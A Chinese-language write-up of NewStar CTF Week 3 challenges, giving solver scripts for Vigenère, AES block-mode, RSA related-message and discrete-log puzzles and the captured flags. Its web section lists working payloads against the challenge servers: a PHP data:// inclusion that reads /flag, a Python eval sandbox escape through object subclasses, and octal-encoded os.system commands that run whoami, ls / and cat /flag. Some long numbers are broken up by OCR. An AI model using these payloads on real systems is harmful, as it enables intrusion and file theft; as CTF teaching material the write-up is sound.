NewStar CTF Week3 WriteUp

Author: 夏槿 23366091 中山大学网络空间安全学院郑梓炫 Date:10/15/2024

Crypto


newstory1

维吉尼亚密码，工具题。

相关的工具和Blog：


https://cloud.tencent.com/developer/article/1076719

https://www.guballa.de/vigenere-solver



newstory2

工具同上，改成Auto模式。。。




不用谢喵

分组解密模式。蛮有趣的捏

```
from Crypto.Cipher import AES
```

```python
from Crypto.Util.number import *
import os


Ctext1 = "f2040fe3063a5b6c65f66e1d2bf47b4c"

Dtext2 = "94686e847d72141b3a955a4f6e920e7d"

Ptext2 = int(Ctext1,16)^int(Dtext2,16)

print(long_to_bytes(Ptext2))

"""
b'flag{HOw_c4REfu1'
"""
Ctext2 = "ddb206e4ddcf7524932d25e92d57d346"
Dtext3 = "91cb599d92ba2a6ba51860bb5b32f23b"

Ptext3 = int(Ctext2,16)^int(Dtext3,16)

print(long_to_bytes(Ptext3))

"""
b'Ly_yOu_O65ERve!}'
"""

# flag{HOw_c4REfu1Ly_yOu_O65ERve!}
```



两个黄鹂鸣翠柳


相关的文章：

https://www.ruanx.net/coppersmith/
https://www.cnblogs.com/ForBreeze/articles/18008609#_label6_0

用Sage解一下。枚举一下两个t_1, t_2容易得到规律，于是把复杂度降低后很快得到答案：

```
e =  683
c1 =
 568539450837427771518350311270859092899128176444126480062291389069305654218923789675192639006953941368176834460074703051628700978132024687486881293624792669259570126813014148199702699736506844517388036585892940586256948054906060637296758848396539927353215143156292126368761714995193635236089998874257267642 49
```

```
c2 =
 895256096209323971065668562360861324004851721352141747990729343482360889599619439627242318138824420358463138200997726712900192127564177580684159660391570704992635671217724635445417304837660013215108222850993853423141472170024535582270662288456242865115380657011680033879428987543144507592204684738332287624 16
n =
 14714634015474598515420041705861837550942959984743525164472492066738771112385966574574555771448231548273485628643446732044692508506300681049465249342648733075298434604272203349484744618070620447136333438842371753842299030085718481197229655334445095544366125552367692411589662686093931538970765914004878579967
delta =
 93400488537789082145777768934799642730988732687780405889371778084733689728835104694467426911976028935748405411688535952655119354582508139665395171450775071909328192306339433470956958987928467659858731316115874663323404280639312245482055741486933758398266423824044429533774224701791874211606968507262504865993

# c1 = (m+delta*t1)^e
# c2 = (m+1)^e

from Crypto.Util.number import *


def myGcd(x, y):
    if y == 0:
        return x.monic()
    return myGcd(y, x%y)

for i in range(74,256):
        R.<x> = PolynomialRing(Zmod(n))
        g1 = (x+i*delta)^e - c1
        g2 = (x+(i-74)*delta)^e - c2
        v = myGcd(g2,g1)
        print(i,i-74)
        M = n - int(v.coefficients()[0])
        if g1(M) == 0:
            print(long_to_bytes(M))
```



没e这能玩?

求解离散对数问题，用Sage解决。

过程如下：

```
#!/usr/bin/python3

h1 =
31142735238530997044538008977536563192992446755282526163704097825748037157617958329370018716097695151853567914689441893020256819531959835133410539308633497
h2 =
83244528500940968089139246591338465098116598400576450028712055615289379610182828415628469144649133540240957232351546273836449824638227295064400834828714760
h3 =
24891303253871819410030857584423683862174177420775133857600086790977393146485464450542995053040281460295535274003279685548666612827118773404369639525481617 2


p = 3*h1-h2
r = (9*h1-h3)//3
q = h1 - p - r


print("p =",p)
print("q =",q)
print("r =",r)

"""
p =
10183677214652023044474780341271224480860741865271128462400237861954731862671046572481587003643951915319746511716779405224320633957652210335830783097185731
q =
10501863154525380899885393651734595340401622693414265402191855789807170977044584937255025740961595981958235238915269093897387769735490697411913603370485999
```


```
r =
104571948693535931001778349845307433717300821965971322991120041739861343179023268
196334059714921472545755861640573933938985484158388169273856661528409617 67
"""

# SageMath:https://sagecell.sagemath.org/
# a_big_prime =
103405283407170855625642821594726068447016804358015315966883246575890802120704728
557315425300636561359542452476938665805241833401617183491114090990986223 79
# hint =
111782325411800992327098731497281593902067691854332021810252571257646796940182023
422222584959544898226300896749796094169447096778962341886250642115335557 1
# c =
999238457633695875390868312148578206874085180328729864031502769160746939370358067
645058746087858200698064715590068454781908941878234704745231616472500544299489072
907525181954130042610756999951629214871917553371147513692253221476798612645630242
018686268404850587754814930425513225710788525640827779311258012457828152843350882
248473911459816471101547263923065978812349463656784597759143314955463199850172786
928389414560476327593199154879575312027425152329247656310
# print(discrete_log(mod(hint,2**512),mod(a_big_prime,2**512)))

"""
e = 18344052974846453963
"""



from Crypto.Util.number import *
e = 18344052974846453963
n = p*q*r
fi  = (p-1)*(q-1)*(r-1)
d = inverse(e,fi)
c =
999238457633695875390868312148578206874085180328729864031502769160746939370358067
645058746087858200698064715590068454781908941878234704745231616472500544299489072
907525181954130042610756999951629214871917553371147513692253221476798612645630242
018686268404850587754814930425513225710788525640827779311258012457828152843350882
248473911459816471101547263923065978812349463656784597759143314955463199850172786
928389414560476327593199154879575312027425152329247656310
m = pow(c,d,n)
print(long_to_bytes(m))
```

Misc

AmazingGame

通关第一关然后改一下配置就好了。第20关赢不赢都能得到的

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="controlMode2" value="1" />
    <int name="unlockedsolotracks" value="20" />
    <boolean name="vibrate" value="true" />
    <int name="unlockedtracks" value="20" />
    <int name="best0m0" value="132" />
    <int name="unlockedships" value="6" />
    <int name="userid" value="9792226" />
</map>
```



BGM

用Au把音频搞一下然后用对应的工具 `dtmf2num` 得到。

ez_jail

嗯 搜索一下 `C++奇淫巧计` 于是就可以得到了。

相关的代码，代码转换成base64，得到flag

```
void user_code()<%printf("Hello, World!");%>;


dm9pZCB1c2VyX2NvZGUoKTwlcHJpbnRmKCJIZWxsbywgV29ybGQhIik7JT47

https://mainvooid.github.io/posts/C++%E5%A5%87%E6%B7%AB%E5%B7%A7%E8%AE%A1.html
```

```
(base) [uniya@uniyawork ~]$ nc 39.106.48.123 30323
Welcome to the easy cpp code jail!
Please input your base64 encoded code:
dm9pZCB1c2VyX2NvZGUoKTwlcHJpbnRmKCJIZWxsbywgV29ybGQhIik7JT47
Code is valid
Executing code...
Congratulations! You have successfully executed the code!
Flag: flag{4c4190a0-e9d9-45bf-ae2e-37a6169255bd}
```

OSINT

图片上有 飞机机号和拍摄时间。


B-2419
flag{MU5156_济宁市}
https://www.flightera.net/zh/flight_details/China+Eastern+Airlines/MU5156/ZBAA/2024-08-18

Web

Include Me

```
http://eci-2ze40zr0srdj3ts2cctb.cloudeci1.ichunqiu.com/?
iknow=1&me=data://text/plain;base64,PD9waHAgaW5jbHVkZSIvZmxhZyI7Pz4

<?php include"/flag";?>
```

用这个！包一下。




臭皮踩踩背

绕过 绕过 绕过。用奇奇怪怪的对象方式就可以搞到了！

```
https://note.tonycrane.cc/ctf/misc/escapes/pysandbox/#object

[].__class__.__base__.__subclasses__()

[].__class__.__base__.__subclasses__()[99].get_data("","flag")
b'flag{5779d077-24f8-4879-af6f-28232790ae9f}\n'
```

```
(base) [uniya@uniyawork ~]$ nc 101.200.139.65 22641
你被豌豆关在一个监狱里，，，，，，，
豌豆百密一疏，不小心遗漏了一些东西，，，
def ev4l(*args):
        print(secret)
inp = input("> ")
f = lambda: None
print(eval(inp, {"__builtins__": None, 'f': f, 'eval': ev4l}))
能不能逃出去给豌豆踩踩背就看你自己了，臭皮，，
> [].__class__.__base__.__subclasses__()[99].get_data("","flag")
b'flag{5779d077-24f8-4879-af6f-28232790ae9f}\n'
^C(base) [uniya@uniyawork ~]$
```



臭皮的计算机

这是绕过的过程。

```
os.system('whoami')

\157\163\056\163\171\163\164\145\155\050\047\167\150\157\141\155\151\047\051

Result: root 0


os.system('ls /')

\157\163\056\163\171\163\164\145\155\050\047\154\163\040\057\047\051

Result: app bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var 0

os.system('cat /flag')

\157\163\056\163\171\163\164\145\155\050\047\143\141\164\040\057\146\154\141\147\047\051\012

Result: flag{69a179f7-e134-4049-9a80-0f68fd93024e} 0
```